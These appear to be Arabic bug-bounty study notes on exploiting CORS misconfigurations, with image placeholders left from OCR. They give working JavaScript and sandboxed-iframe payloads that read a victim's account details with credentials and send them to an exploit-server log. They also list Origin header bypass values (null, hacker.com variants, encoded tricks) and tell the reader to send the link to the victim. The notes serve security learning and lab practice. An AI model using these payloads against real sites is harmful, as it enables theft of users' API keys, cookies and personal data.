


CORS Explain (Cross-Origin Resource Sharing)

- الثغره هي انك تقدر تسحب بيانات من الموقع المصاب
- لو ملقتش ليها exploit متبلغش
- 


- الثغره بتبلغها لما يكون في بيانات حساسه ف response زي ال username وال apikey وال cookie
- 

- بتضيف السطر دا ف ال Request رقم 15 (origin: https://hacker.com)
- علشان تقدر تبلغ الثغره لازم يتحقق الشرطين

- الاول" لازم يكون ف ال response السطرين 2و3 Access-control-Allow-Origin وبعدها اسم الموقع
- التاني" السطر اللي بعده لازم يكون Access-control-Allow-Credentials الناتج بتاعها True
- علشان تقدر تسحب ال data
- لو ملقتش الشرطين كدا مفيش CORS
- بتستخدم ال scipt دا مثلا
- `<script> var req = new XMLHttpRequest(); req.onload = reqListener; req.open('get','YOUR-LAB-ID.web-security-academy.net/accountDetails',true); req.withCredentials = true; req.send(); function reqListener() { location='/log?key='+this.responseText; }; </script>`
- وبتحط رابط المكان المصاب بعد ال get
- لو مش معاك exploit server علشان تستضيف الكود بتشتغل vbs بتستضيف الكود عندك ف file.html
- بتاخد اللينك بتبعته للضحيه اول ما يخش عليه البيانات بتاعتو بتتسحب
- بس وانت بتجرب مش هيسحب بياناتك انت لازم تبعتو للضحيه (victim)



- ف ال response لو جاب Access-control-Allow-Credentials بس ومجبش Access-control-Allow-Origin
ف انت بتجرب تحط بعد ال origin بدل مبتحط رابط بتحط كلمه null
- زي كدا



- ال null دي اشاره ان هنا ممكن تعمل attack
- لما يطلعلك null بتستخدم ال script
-

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="
<script>
 var req = new XMLHttpRequest();
  req.onload = reqListener;
  req.open('get','YOUR-LAB-ID.web-security-academy.net/accountDetails',true);
   req.withCredentials = true;
    req.send();
    function reqListener()
     { location='YOUR-EXPLOIT-SERVER-ID.exploit-server.net/log?
key='+encodeURIComponent(this.responseText);
    };
    </script>"></iframe>
```

- بتضيف رابط الموقع المصاب وبتضيف رابط ال exploit server
- او ممكن بتحط الكود ف file.html وتفتحه لو سحب بيانات يبقي كدا في ثغره

- Advanced

```
Origin: hacker.com
Origin: https://burpcollab.com
Origin: hacker.com?.victim.com
Origin: example.com.hacker.com
Origin: wwwexample.com
Origin: hacker.com/example.com
Origin: hacker.com%25%32%33@www.example.com
Origin: hacker.com%23@www.example.com
Origin: null
```

- لو ال Access-control-Allow-Origin مظهرتش ف ال response بتحاول تجرب من الافكار دي بدل example بتحط الموقع المصاب
- بتستخدمهم لو لقيت ف ال burb كلمه Access Control